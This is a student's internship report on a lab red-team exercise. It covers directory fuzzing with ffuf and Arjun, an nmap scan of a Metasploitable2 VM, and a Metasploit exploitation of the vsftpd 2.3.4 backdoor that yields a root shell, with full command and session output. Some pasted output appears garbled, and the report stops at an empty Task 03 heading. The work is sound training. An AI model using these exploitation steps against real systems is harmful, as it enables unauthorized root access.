



CYBERSTER RED TEAMING

OFFENSIVE SECURITY INTERNSHIP

WEEK 03 TASK REPORT

Vulnerability Assessment & Initial Exploitation

Name	Muhammad Hozaifa Naeem
Roll Number	CSI-B1-049
Internship Program	Cyberster Offensive Security Internship
Target Domain	Hackthissite.org · Metasploitable2
Task Title	Vulnerability Assessment & Initial Exploitation
Classification	Confidential – For Internal Use Only
Report Date	April 2026

EXECUTIVE SUMMARY

This report documents Week 03 of the Cyberster Red Team Internship, covering Vulnerability Assessment and Initial Exploitation. The intern performed structured web reconnaissance, CVE research, CMS vulnerability scanning, and achieved initial shell access on a legally controlled vulnerable machine. All activities were conducted in an isolated lab environment using Metasploitable2 and Hackthissite.org as authorized targets.

Task	Description	Tools Used	Result
Task 01	Web Directory & Parameter Discovery	ffuf, Arjun	Discovered /robots.txt, hidden dirs, URL params
Task 02	CVE Mapping & Exploit Research	nmap -sV, searchsploit	vsftpd 2.3.4 backdoor – CVE-2011-2523 identified
Task 03	CMS Vulnerability Scanning	WPScan, Nikto	WordPress scanned; 27 Nikto findings on Metasploitable2
Task 04	Initial Shell – Metasploit Basics	msfconsole	Root shell obtained (uid=0, gid=0)

TOOLS & COMMANDS REFERENCE

Tool	Purpose	Command Used	Outcome
ffuf v2.1.0	Web fuzzing / dir discovery	ffuf -u https://target/FUZZ -w wordlist -mc 200,301,302,403 -fc 404 -t 50 -e .php,.html,.txt -ac	Found: /robots.txt, /security, /jquery, /cgi-bin
Arjun v2.2.7	URL parameter discovery	arjun -u http://target/ --stable	No hidden params on root endpoint
nmap 7.95	Port & service version scan	sudo nmap -sV 192.168.56.101	30+ open ports; vsftpd 2.3.4 identified as critical
searchsploit	CVE & exploit lookup	searchsploit vsftpd 2.3.4	unix/ftp/vsftpd_234_backdoor exploit found
Metasploit	Exploitation framework	use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS; run	Root shell obtained (uid=0)
WPScan	WordPress vulnerability scanner	wpscan --url http://localhost:9090	WP 4.9.4 detected; no vulnerable plugins found
Nikto v2.5.0	Web server vulnerability scan	nikto -h 192.168.56.101	27 items flagged: outdated Apache, phpMyAdmin, TRACE

CVE MAPPING TABLE

Service / Version	CVE	Severity	Description	Status
vsftpd 2.3.4	CVE-2011-2523	CRITICAL	Backdoor opens shell on port 6200 after trigger sequence	EXPLOITED – Root Shell
Apache 2.2.8	CVE-1999-0678	MEDIUM	PHP info disclosure; /doc/ directory browsable	Flagged – Restrict Access
Debian OpenSSH	CVE-2008-0166	HIGH	Predictable PRNG weakens SSH keys	Identified – Regen Keys
WordPress 4.9.4	Multiple Core CVEs	HIGH	Outdated CMS; version fingerprinted via readme.html	Flagged – Update Required
phpMyAdmin	Misconfiguration	HIGH	DB admin panel accessible without IP restriction	Flagged – Restrict IP

TASK 01: ADVANCED WEB DIRECTORY & PARAMETER DISCOVERY

The first task was to identify the Entry Points for a web application. Different tools can be used for finding hidden directories or for finding different hidden paths. The ffuf tool was used here as it is relatively fast compared to alternatives such as Dirbuster.

Tool: ffuf – Web Directory Fuzzer

The following command was used to discover hidden directories and files on the target:

```
ffuf -u https://hackthissite.org/FUZZ \  
-w /usr/share/wordlists/dirb/common.txt
```

Flag Reference

Flag	Name	Description
-u	Target URL	FUZZ marks the injection point – words from the wordlist are inserted here
-w	Wordlist	Provides the list of directory/file names to test (e.g. common.txt)
-fc 404	Filter Codes	Hides 404 Not Found responses – reduces noise in output significantly
-mc 200,301,302,403	Match Codes	Shows: 200 (exists), 301/302 (redirect), 403 (forbidden = high-value target)
-t 50	Threads (Speed)	50 concurrent requests – balances speed vs server stress (higher = faster)
-e .php,.html,.txt	Extensions	Appends extensions: tests admin.php, login.html, config.txt, etc.
-ac	Auto Filter	ffuf auto-calibrates and removes baseline/junk responses intelligently

Full optimized command used to get effective results:

```
ffuf -u https://hackthissite.org/FUZZ \  
-w /usr/share/wordlists/dirb/common.txt \  
-mc 200,301,302,403 -fc 404 -t 50 -e .php,.html,.txt -ac
```

```
(hyena@hyena) ~  
$ ffuf -u https://hackthissite.org/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404 -mc 200,403,401  
  
v2.1.0-dev  
  
:: Method : GET  
:: URL : https://hackthissite.org/FUZZ  
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200,403,401  
:: Filter : Response status: 404  
  
[Status: 200, Size: 22985, Words: 2076, Lines: 292, Duration: 1362ms]  
cgi-bin/ [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 875ms]  
jquery [Status: 200, Size: 94840, Words: 1234, Lines: 4, Duration: 1732ms]  
robots [Status: 200, Size: 66, Words: 4, Lines: 4, Duration: 892ms]  
robots.txt [Status: 200, Size: 66, Words: 4, Lines: 4, Duration: 893ms]  
security [Status: 200, Size: 361, Words: 36, Lines: 7, Duration: 921ms]  
:: Progress: [4614/4614] :: Job [1/1] :: 23 req/sec :: Duration: [0:02:38] :: Errors: 0 ::  
  
(hyena@hyena) ~  
$
```

Figure 1 – ffuf scan output showing discovered directories on hackthissite.org

The scan revealed several key paths including /robots.txt, /cgi-bin (403), /jquery, /security, and /robots.

Hidden Directory: robots.txt

The robots.txt file was identified as a hidden directory that often reveals sensitive data or common entry points into a web application. It was visited and found to contain the following disallow rules:




Figure 2 – robots.txt contents at hackthissite.org revealing disallowed paths /missions/ and /killing/all/humans/

Tool: Arjun – URL Parameter Discovery

After successfully finding hidden directories, Arjun was used to discover URL parameters such as ?id=, ?file=, and ?page= – common injection points where vulnerabilities like SQLi, LFI, and XSS often occur.

```
arjun -u http://www.itsecgames.com/ --stable
```

Here -u specifies the target page and --stable sets a conservative request speed. Arjun tests many possible parameters and shows which ones exist, helping find inputs like ?id= or ?file= where vulnerabilities often occur.



Figure 3 – Arjun parameter discovery scan output; no parameters were discovered on this endpoint


TASK 02 & 04: CVE MAPPING, EXPLOIT RESEARCH & THE FIRST SHELL

In this task we have to map the vulnerability of different vulnerable services. As directly exploiting services that we have not owned is illegal, a legal lab setup was established. Tasks 02 and 04 have been combined in this report because Task 02 covers finding weaknesses and mapping them to exploits, while Task 04 covers the actual exploitation of those services.

Lab Environment Setup

Metasploitable2 was configured as a target machine inside a VirtualBox Host-Only virtual environment. This machine is intentionally vulnerable and is used for practicing exploitation safely. Network connectivity was verified by pinging the target IP from the Kali attacker machine.

Role	OS	IP Address	Notes
Attacker Machine	Kali Linux	192.168.56.1	Primary attack platform
Target Machine	Metasploitable2	192.168.56.101	Intentionally vulnerable VM
Network Mode	Host-Only	Isolated subnet	No internet exposure – safe lab
Hypervisor	Oracle VirtualBox	Both VMs active	Confirmed via ICMP ping



```
hello [Running] - Oracle VirtualBox
File Machine View Input Devices Help

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:105 errors:0 dropped:0 overruns:0 frame:0
        TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$ sudo dhclient eth0
[sudo] password for msfadmin:
Internet Systems Consortium DHCP Client V3.0.6
Copyright 2004-2007 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/su/dhcp/

Listening on LPF/eth0/08:00:27:e0:ed:7a
Sending on  LPF/eth0/08:00:27:e0:ed:7a
Sending on  Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8
DHCPOFFER of 192.168.56.101 from 192.168.56.100
DHCPREQUEST of 192.168.56.101 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.56.101 from 192.168.56.100
bound to 192.168.56.101 -- renewal in 239 seconds.
msfadmin@metasploitable:~$

hyena@hyena: ~/Arjun
Session Actions Edit View Help
hyena@hyena: ~/Arjun x hyena@hyena: ~/Arjun x hyena@hyena: ~/Arjun x hyena@hyena: ~/Arjun x hyena@hyena: ~/Arjun x

— (hyena@hyena) — [~/Arjun]
— $ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.329 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.205 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.631 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.653 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.691 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.614 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.513 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.723 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.647 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.618 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.590 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.451 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.613 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.225 ms
```


Figure 4 – Metasploitable2 VM running in VirtualBox; successful ICMP ping confirming network connectivity between attacker and target

The screenshot clearly shows that the machine has been successfully set up and ICMP packets are being received back, confirming connectivity.

Step 1: Network Discovery – nmap Service Version Scan

A full port scan with service version detection was performed against the target to identify open ports and running services. The -sV flag detects service versions.

```
sudo nmap -sV 192.168.56.101
```



```

(hyena@hyena) ~ [~/Arjun]
$ Bash:sh 192.168.56.101

[auds] password for hyena:
Open ports found: 21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,3632,5432,5900,6000,6667,6697,8009,8180,8787,36921,45291,525
15,58553
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 16:36 +0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:36
Completed NSE at 16:36, 0.00s elapsed
Initiating ARP Ping Scan at 16:36
Scanning 192.168.56.101 [1 port]
Completed ARP Ping Scan at 16:36, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:36
Completed Parallel DNS resolution of 1 host. at 16:36, 0.02s elapsed
Initiating SYN Stealth Scan at 16:36
Scanning 192.168.56.101 (192.168.56.101) [30 ports]
Discovered open port 21/tcp on 192.168.56.101
Discovered open port 139/tcp on 192.168.56.101
Discovered open port 80/tcp on 192.168.56.101
Discovered open port 23/tcp on 192.168.56.101
Discovered open port 22/tcp on 192.168.56.101
Discovered open port 25/tcp on 192.168.56.101
Discovered open port 53/tcp on 192.168.56.101
Discovered open port 111/tcp on 192.168.56.101
Discovered open port 5900/tcp on 192.168.56.101
Discovered open port 3306/tcp on 192.168.56.101
Discovered open port 445/tcp on 192.168.56.101
Discovered open port 8180/tcp on 192.168.56.101
Discovered open port 52535/tcp on 192.168.56.101
Discovered open port 513/tcp on 192.168.56.101
Discovered open port 2049/tcp on 192.168.56.101
Discovered open port 3632/tcp on 192.168.56.101
Discovered open port 45291/tcp on 192.168.56.101
Discovered open port 8009/tcp on 192.168.56.101
Discovered open port 6667/tcp on 192.168.56.101
Discovered open port 36921/tcp on 192.168.56.101
Discovered open port 6697/tcp on 192.168.56.101
Discovered open port 512/tcp on 192.168.56.101
Discovered open port 58553/tcp on 192.168.56.101
Discovered open port 8787/tcp on 192.168.56.101
Discovered open port 6000/tcp on 192.168.56.101
Discovered open port 1099/tcp on 192.168.56.101
Discovered open port 1524/tcp on 192.168.56.101
Discovered open port 514/tcp on 192.168.56.101
Discovered open port 2121/tcp on 192.168.56.101
Discovered open port 5432/tcp on 192.168.56.101
Completed SYN Stealth Scan at 16:36, 0.03s elapsed (30 total ports)
Initiating Service scan at 16:36
Scanning 30 services on 192.168.56.101 (192.168.56.101)

```

Figure 5 – nmap -sV scan result revealing 30+ open ports on Metasploitable2 including vsftpd 2.3.4, SSH, SMTP, HTTP

The scan revealed multiple open ports and services including FTP, HTTP, SSH, and others. Several services were identified as outdated and potentially vulnerable. Based on these findings, related vulnerabilities and CVEs were researched.

Step 2: Exploit Research – searchsploit

The FTP service running vsftpd 2.3.4 was identified as critically vulnerable. A malicious backdoor was introduced into this version – when triggered it opens a shell on port 6200. This is catalogued as CVE-2011-2523.

```

Initiating NSE at 16:38
Completed NSE at 16:38, 0.20s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:38
Completed NSE at 16:38, 0.00s elapsed
Nmap scan report for 192.168.56.101 (192.168.56.101)
Host is up, received arp-response (0.00045s latency).
Scanned at 2026-04-01 16:36:33 PKT for 135s

PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.1
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ssh-dsa AAAAB3NzaC1kc3MAAACBALz4hac8a2Srqn1W960qV8xwBG0JC+j17fWxm5METI3H4tKr/xUTwTYEYnaZLscOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD50tXG7b7fbz99chReivLOS1WE
e/ARtXrzpB0J/dt0hTJXCeYiaKqcdwdtyIn80UCOyrIjgNuA2QW217oQ6wXpbFh+5AQm8H13b6C6o81X3Ptw+Y4dp01zFWHwZ/jzHwtuaDQaok7uif9711EazeJLqHwAzoklq8WYDQJAAAAIA11AD3xWYke
EAYBavCmM4a0mhzo0nIRW1c/F+bkUeFkrBx/D2dfZmhrGq==
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIAwAAQEAstqnuFMB0ZvO3WTEJF4TudJgWkIVNdTq6kboEDjteOfc65T117aRvQbwAhQjeeyyIk8T55gMDkOD0aks1SKvLDCmdYfXeIF0ZSuT+nkRhij7XSSA/Oc5
/Llv23qSUI9GVu8kRfikMv/cNSvki4j+qDYy2E5497W87+Ed46/BP42LNGoOV80cX/ro6AcbEPUDUEfkJrqj2YXbhvwiJ0gFMB6wfe5cnQew==
23/tcp    open  telnet      syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp        syn-ack ttl 64 Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, JoomScan if the target is
|_ssl-date: 2026-04-01T11:33:38+00:00; -5m10s from scanner time.
|_smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/local
untu804-base.localdomain
|_Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/localityName=Eve
e.localdomain
|_Public Key type: rsa
|_Public Key bits: 1024
|_Signature Algorithm: sha1WithRSASAEEncryption
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_MD5:
|_dc09 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1:
|_e0d9 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
|_SHA-256:
|_e7a7 fa0d 63e4 57c7 c4a5 9b38 b708 49c6 a70b da6f 830c 7af1 e32d ee43 6de8 13cc
|_-----BEGIN CERTIFICATE-----
|_MIIDWwCCAQcOQCC6+TpMf7a5zDANBgkqhkiG9w0BAQUFADCBTELMAkGAUUEBhMC
|_WFgaKjAoBgNVBAMGTiVRoZKJlIG1z105v1HN1Y2ggdGhpdmcmh3V0c2lkZSBVU0eET
|_MBEGA1UEBxMRXZlcn1z105v1ZTEOMwA1UEChMTM0NPU0UEXDA6bG9uYmVnBnBnATM09m

```

Figure 6 – nmap detailed service scan output and searchsploit results showing vsftpd 2.3.4 Backdoor Command Execution exploit

Step 3: Exploitation via Metasploit Framework

The Metasploit Framework module for the vsftpd 2.3.4 backdoor was searched, loaded, and configured. The required options (RHOSTS = target IP) were set and the exploit was executed:

```

(hyena@hyena) (~/.Arjun)
$ searchsploit vsftpd 2.3.4

Exploit Title | Path
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb

Shellcode: No Results

(hyena@hyena) (~/.Arjun)
$

```

Figure 7 – searchsploit confirming vsftpd 2.3.4 backdoor exploits available

```

msf > search vsftpd 2.3.4
[*] Unknown command: search. Did you mean search? Run the help command for more details.
msf > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank     Check  Description
--  --                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      vsftpd v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > check
[*] Check for the correct LHOST?
[*] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show
[*] Argument required
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.56.101:21 - USER: 33l Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.1:38913 -> 192.168.56.101:6200) at 2026-04-01 16:55:40 +0500

```

Figure 8 – Metasploit module execution: exploit/unix/ftp/vsftpd_234_backdoor successfully opened a command shell session

After setting RHOSTS to 192.168.56.101 and executing the run command, the backdoor was spawned and a command shell session was opened to the target machine.

Step 4: Root Shell Access Confirmed

```

[*] Found shell.
[*] Command shell session 4 opened (192.168.56.1:46825 -> 192.168.56.101:6200) at 2026-04-01 17:33:50 +0500

id
uid=0(root) gid=0(root)
whoami
root
cd ..
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
minix - C.R.E.A.M. POSSE [OFFICIAL MUSIC VIDEO] - BAGGH-E SMG x BIG KAY SMG x FARMAAN SMG
valinux

```

Figure 9 – Root shell confirmed: uid=0(root) gid=0(root) – full command execution on the compromised Metasploitable2 machine

A reverse shell was obtained and commands could now be run on the remote machine. The id command confirmed uid=0(root) gid=0(root) – full root access. The whoami command returned root and

directory listing of / showed the complete file system. This demonstrates how outdated services can be exploited to gain complete unauthorized access.

TASK 03: CMS VULNERABILITY SCANNING (WORDPRESS / JOOMLA)

